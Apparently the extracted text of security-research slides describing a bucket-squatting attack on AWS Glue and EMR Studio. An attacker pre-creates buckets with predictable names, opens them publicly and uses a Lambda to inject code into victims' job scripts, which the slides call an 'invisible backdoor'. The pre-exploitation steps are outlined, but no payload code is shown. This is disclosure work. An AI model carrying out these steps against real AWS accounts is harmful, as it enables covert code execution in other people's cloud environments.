
Service Catalog



EMR



SageMaker



CodeStar

Pre-Steps for Exploitation



Create predictable S3 bucket in a new region



Allow public access with permissive policy



Create Lambda to inject malicious code via *PutBucketNotification*



Glue Vulnerability

aws-glue-assets-`{AWS::AccountId}`-`{AWS::Region}`

What is AWS Glue?



<https://aws.amazon.com/glue/>

aws Services Search [Alt+S]

AWS Glue X

Getting started

ETL jobs

Visual ETL

Notebooks

Job run monitoring

Data Catalog tables

Data connections

Workflows (orchestration)

▶ Data Catalog

▶ Data Integration and ETL

▶ Legacy pages

Welcome to AWS Glue
Get started by setting up your account and users, ca

aws Services Search

AWS Glue X

Getting started

ETL jobs

Visual ETL

Notebooks

Job run monitoring

Data Catalog tables

Data connections

Workflows (orchestration)

▶ Data Catalog

AWS Glue > Jobs

AWS Glue Studio Info

aws Services Search

Glue ↗

Visual | Script | Job details

▼ Advanced properties

Script filename
script.py

Script path
S3 location of the script. Path must be in the form s3://bucket/prefix/path/. It must end with a slash (/) and not include any files.

Q s3://aws-glue-assets-123456789123-us-west-2/scripts/ X View Browse S3


Untitled job ↗

Visual | **Script** | Job details | Runs | Data quality

Script (Locked) Info

```
1 import sys
2 from awsglue.transforms import *
3 from awsglue.utils import getResolvedOptions
4 from pyspark.context import SparkContext
5 from awsglue.context import GlueContext
6 from awsglue.job import Job
7
8 ## @params: [JOB_NAME]
9 args = getResolvedOptions(sys.argv, ['JOB_NAME'])
10
11 sc = SparkContext()
12 glueContext = GlueContext(sc)
13 spark = glueContext.spark_session
14 job = Job(glueContext)
15 job.init(args['JOB_NAME'], args)
16 job.commit()
```

Glue: Full Attack Scenario



Glue Service Role

Basic properties [Info](#)

Name

Description - *optional*

Descriptions can be up to 2048 characters long.

IAM Role
Role assumed by the job with permission to access your data stores. Ensure that this role has permission to your Amazon S3 sources, targets, temporary directory, scripts, and any libraries used by the job.

```
{  
  "Effect" : "Allow",  
  "Action" : [  
    "glue:*",  
    "s3:GetBucketLocation",  
    "s3:ListBucket",  
    "s3:ListAllMyBuckets",  
    "s3:GetBucketAcl",  
    "ec2:DescribeVpcEndpoints",  
    "ec2:DescribeRouteTables",  
    "ec2:CreateNetworkInterface",  
    "ec2:DeleteNetworkInterface",  
    "ec2:DescribeNetworkInterfaces",  
    "ec2:DescribeSecurityGroups",  
    "ec2:DescribeSubnets",  
    "ec2:DescribeVpcAttribute",  
    "iam:ListRolePolicies",  
    "iam:GetRole",  
    "iam:GetRolePolicy",  
    "cloudwatch:PutMetricData"  
  ],  
  "Resource" : [  
    "*" ]  
}
```

```
{  
  "Effect" : "Allow",  
  "Action" : [  
    "s3:GetObject",  
    "s3:PutObject",  
    "s3:DeleteObject"  
  ],  
  "Resource" : [  
    "arn:aws:s3:::aws-glue-*/**",  
    "arn:aws:s3:::*/*aws-glue-*/**"  
  ]  
}
```

permissions

Q Type / to search...

GENERAL / MANAGED POLICIES / AWSGLUESERVICEROLE

AWSGlueServiceRole

data access resource exposure possible privesc undocumented actions

<https://docs.aws.amazon.com/glue/latest/dg/set-up-iam.html>

Invisible Backdoor

What the victim sees

```
simple-etl

Visual Script Job details Runs Data quality - updated Schedules Version Control

Script (Locked) info

1 import sys
2 from awsglue.transforms import *
3 from awsglue.utils import getResolvedOptions
4 from pyspark.context import SparkContext
5 from awsglue.context import GlueContext
6 from awsglue.job import Job
7
8 args = getResolvedOptions(sys.argv, ["JOB_NAME"])
9 sc = SparkContext()
10 glueContext = GlueContext(sc)
11 spark = glueContext.spark_session
12 job = Job(glueContext)
13 job.init(args["JOB_NAME"], args)
14
15 # Script generated for node Amazon S3
16 AmazonS3_node1707918704450 = glueContext.create_dynamic_frame.from_options(
17     format_options={"multiline": False},
18     connection_type="s3",
19     format="json",
20     connection_options={"paths": ["s3://test-glue-bucket-shaa"], "recurse": True},
21     transformation_ctx="AmazonS3_node1707918704450",
22 )
23
24 job.commit()
25
```

What is run

CloudWatch > Log groups > /aws-glue/jobs/output > jr_ffa0ca9e473ca9050527d3152f8d7432c2cb4bbf9109836dd67f1a8f0ae1d167

Log events

You can use the filter bar below to search for and match terms, phrases, or values in your log events. [Learn more about filter patterns](#)


Victim Account



EMR Vulnerability

aws-emr-studio-`{AWS::AccountId}`-`{AWS::Region}`

What is AWS EMR?



<https://aws.amazon.com/emr/>

Amazon EMR X

EMR Serverless

EMR on EC2

- Clusters
- Notebooks and Git repos
- Events
- Block public access
- Security configurations

EMR on EKS

Virtual clusters

EMR Studio

- Getting Started
- Studios
- Workspaces (Notebooks)

What's New

Video tour

Amazon EMR > EMR Studio: Getting Started

Getting started

EMR Studio setup

Set up EMR Studios to help your team develop, visualize, and debug data engineering and data science applications in an integrated environment (IDE). Studio set up requires a few steps, once configured you'll be able to name cluster templates as a resource to the Studio.



Step 1 (optional)

AWS Service Catalog [Info](#)

Create cluster templates using AWS Service Catalog. Studio users use EMR clusters for a Studio. Then the help panel content will include they're used in EMR Studio.

[AWS Service Catalog](#)

Amazon EMR > EMR Studio: Studios > Create Studio

Create a Studio [Info](#)

Setup options [Info](#)

Interactive workloads

Batch jobs

Custom

Studio settings [Info](#)

[Edit](#)

Studio name

Studio_3

S3 location for Workspace storage


We'll create a new bucket and use the location s3: **/aws-emr-studio-123456789123-us-east-1/** 721566132875.

Service role to let Studio access your AWS resources


We'll create a new service role named **AmazonEMRStudio_ServiceRole_1721566132875**.

[View permission details](#)


EMR: Full Attack Scenario



EMR: Full Attack Scenario



EMR: Full Attack Scenario



EMR: Disclaimer

Failed to create Studio. The AWS Access Key Id you provided does not exist in our records. (Service: AWSEditors; Status Code: 400; Error Code: InvalidRequestException; Request ID: f2fe5c0c-4e85-4542-9f28-0e98ab80d069; Proxy: null)

Amazon EMR > EMR Studio: Studios > Create Studio

Create a Studio Info

Setup options Info

Interactive workloads Batch jobs Custom

Studio settings Info Reset to default

Studio name

Studio_1

Use up to 256 characters (alphanumeric, hyphens, or underscores).

Two Ways to Continue

We'll create a new bucket and use the location `s3://aws-emr-studio-779593258376-us-east-1/1721568479152`.

- Encrypt Workspace files with your own AWS KMS key
EMR Studio automatically uses the S3 location's encryption configuration. Choose this option if you want to override the S3 location's encryption configuration with your own AWS KMS key. This key information will not be editable past Studio creation.

Service role to let Studio access your AWS resources

- Create a service role
We will create a service role for you using the name below.
- Choose an existing service role

Service role

[View permission details](#)

Service role to let Studio access your AWS resources

We'll create a new service role named `AmazonEMRStudio_ServiceRole_1721568479152`.

[View permission details](#)

